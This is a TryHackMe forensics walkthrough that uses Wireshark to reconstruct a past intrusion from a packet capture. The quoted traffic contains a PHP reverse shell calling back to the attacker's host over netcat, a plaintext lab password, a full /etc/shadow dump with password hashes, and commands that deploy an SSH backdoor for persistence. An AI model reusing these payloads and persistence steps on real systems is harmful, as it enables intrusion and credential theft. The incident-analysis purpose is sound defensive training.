This is the walkthrough of tryhackme's [Overpass 2 – Hacked]

so this machine is a bit different rather than hacking a machine we will do some forensics to see how this server/machine was hacked.


So first of all download the task files :

so there is a .pcapng file which a network capture files that records all the activities happened in a network .

So we will use Wireshark tool to open this file and analyze it :

go to **File** Tab and click on **Open** and browse the task file that is **"overpass2.pcapng"**


and open it , it will load up like this :


overpass2.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source           Destination      Protocol Length Info
   1 0.000000000  192.168.170.145  192.168.170.159  TCP        74 47732 → 80 [SYN] Seq=0 Win=64240
   2 0.000122542  192.168.170.159  192.168.170.145  TCP        74 80 → 47732 [SYN, ACK] Seq=0 Ack=1
   3 0.000211854  192.168.170.145  192.168.170.159  TCP        66 47732 → 80 [ACK] Seq=1 Ack=1 Win=
   4 0.000326676  192.168.170.145  192.168.170.159  HTTP      484 GET /development/ HTTP/1.1
   5 0.000342046  192.168.170.159  192.168.170.145  TCP        66 80 → 47732 [ACK] Seq=1 Ack=419 Wi
   6 0.000860947  192.168.170.159  192.168.170.145  HTTP     1078 HTTP/1.1 200 OK  (text/html)
   7 0.000863357  192.168.170.145  192.168.170.159  TCP        66 47732 → 80 [ACK] Seq=419 Ack=1013
   8 5.002042815  192.168.170.145  192.168.170.159  TCP        66 47732 → 80 [FIN, ACK] Seq=419 Ack
   9 5.002197308  192.168.170.159  192.168.170.145  TCP        66 80 → 47732 [FIN, ACK] Seq=1013 Ac
  10 5.002289760  192.168.170.145  192.168.170.159  TCP        66 47732 → 80 [ACK] Seq=420 Ack=1014
  11 7.915625379  192.168.170.145  192.168.170.159  TCP        74 47734 → 80 [SYN] Seq=0 Win=64240
  12 7.915783662  192.168.170.159  192.168.170.145  TCP        74 80 → 47734 [SYN, ACK] Seq=0 Ack=1
  13 7.915903135  192.168.170.145  192.168.170.159  TCP        66 47734 → 80 [ACK] Seq=1 Ack=1 Win=
  14 7.915992166  192.168.170.145  192.168.170.159  HTTP     1026 POST /development/upload.php HTTP
  15 7.916108038  192.168.170.159  192.168.170.145  TCP        66 80 → 47734 [ACK] Seq=1 Ack=961 Wi

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface ens33, id 0
Ethernet II, Src: VMware_17:ba:48 (00:0c:29:17:ba:48), Dst: VMware_6e:18:17 (00:0c:29:6e:18:17)
Internet Protocol Version 4, Src: 192.168.170.145, Dst: 192.168.170.159
Transmission Control Protocol, Src Port: 47732, Dst Port: 80, Seq: 0, Len: 0

0000  00 0c 29 6e 18 17 00 0c  29 17 ba 48 08 00 45 00   ··)n···· )··H··E·
0010  00 3c d0 e5 40 00 40 06  93 54 c0 a8 aa 91 c0 a8   ·<··@·@· ·T······
0020  aa 9f ba 74 00 50 94 7d  76 2a 00 00 00 00 a0 02   ···t·P·} v*······
0030  fa f0 67 cd 00 00 02 04  05 b4 04 02 08 0a c2 13   ··g····· ········
0040  87 3f 00 00 00 00 01 03  03 07                     ·?······ ··
```

so lets analyze it by going through each packet one by one , till we find something interesting.


Okay so a tip here , for each complete tcp connection performed there will be line which indicates that it is a TCP stream , like :



```
No.   Time         Source
  1 0.000000000   192.16
  2 0.000122542   192.16
  3 0.000211854   192.16
  4 0.000326676   192.16
  5 0.000342046   192.16
  6 0.000860947   192.16
  7 0.000863357   192.16
  8 5.002042815   192.16
  9 5.002197308   192.16
 10 5.002289760   192.16
```

this border at the left indicates that it is a complete tcp connection , just **right click on any packet in it** and click on **Follow TCP Stream** and you will see what happened in that stream .

Something like this :




```
GET /development/ HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Tue, 21 Jul 2020 01:38:24 GMT
If-None-Match: "588-5aae9add656f8-gzip"

HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:33:53 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Tue, 21 Jul 2020 01:38:24 GMT
ETag: "588-5aae9add656f8-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 675
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

..........uTMo.0...W0:.s.v.Vv....aH..........!.I.a.}.l.I....P...#.>.\>.~.<A..]..p..B.3..C.1.......
..O2.4.m.....d.;KG~..z@I.[-...b....pR.>.f.....b..3.
....".}.........
```

data highlighted in red is the request we sent to the server .

And data highlighted in blue is response from the server .

So lets start analyzing , so the next stream of data from packet **11 to 23 :**




```
POST /development/upload.php HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/
Content-Type: multipart/form-data; boundary=---------------------------1809049028579987031515260006
Content-Length: 454
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------1809049028579987031515260006--
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:34:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 39
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file payload.php has been uploaded.GET /development/uploads/ HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

so as we can see here , there is a post request sent to ***/development*/upload.php**


where a file is uploaded which is **payload.php** and the contents of **payload.php** is a **reverse shell in php** which is executing a command to **netcat** and a reverse shell is being used here .

Then the attacker executed the payload by requesting the payload , resulting in executing it :



```
26 28.574114977  192.168.170.145  192.168.170.159  TCP    66 47736 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3
27 28.574178738  192.168.170.145  192.168.170.159  HTTP  466 GET /development/uploads/payload.php HTTP/1.1
28 28.574306231  192.168.170.159  192.168.170.145  TCP    66 80 → 47736 [ACK] Seq=1 Ack=401 Win=64768 Len=0 TSval
```

okay so now we will analyze what did the attacker do when he got a shell and what commands did he execute so lets see :



```
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/development/uploads$ su james
su james
Password: whenevernoteartinstant
```

so here attacker run **id** command to see what user he is ,

next he used **python to spawn a stable shell .**


Then used **ls** command to list all files

then he found a **.overpass** file and used **cat** command to **read** that file

and there is a hash file which he might have cracked to got the **password of james ,**

then he did **su james** and entered the password **"whenevernoteartinstant"** and got james user access

lets move forward :




```
james@overpass-production:~$ sudo -l
sudo -l
[sudo] password for james: whenevernoteartinstant

Matching Defaults entries for james on overpass-production:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on overpass-production:
    (ALL : ALL) ALL
```

so next we can see that he used **sudo -l** command to see what commands he can run as superuser ,

where he found that he can run all commands as superuser .

Moving further :




```
james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor
```

he dumped the **etc/shadow** file to dump hashes of all the users on the system .

And in the next command attacker used git to clone a repository ,

he cloned ssh-backdoor to maintain persistence on the system .

Moving forward :



```
Unpacking objects: 100% (18/18)
Unpacking objects: 100% (18/18), done.
james@overpass-production:~$ cd ssh-backdoor
cd ssh-backdoor
james@overpass-production:~/ssh-backdoor$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/james/.ssh/id_rsa): id_rsa
id_rsa
Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]----+
|        .. .     |
|       .  +      |
|      o   .=.    |
|     . o  o+.    |
|      + S +.     |
|     =.o %.      |
|    ..*.% =.     |
|    .+.X+*.+     |
|   .oo=++=Eo.    |
+----[SHA256]-----+
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

so her the attacker cd into the ssh-backdoor directory ,

then used command ssh-keygen to generate a public and private key for user james

then he set the permission of backdoor as executable

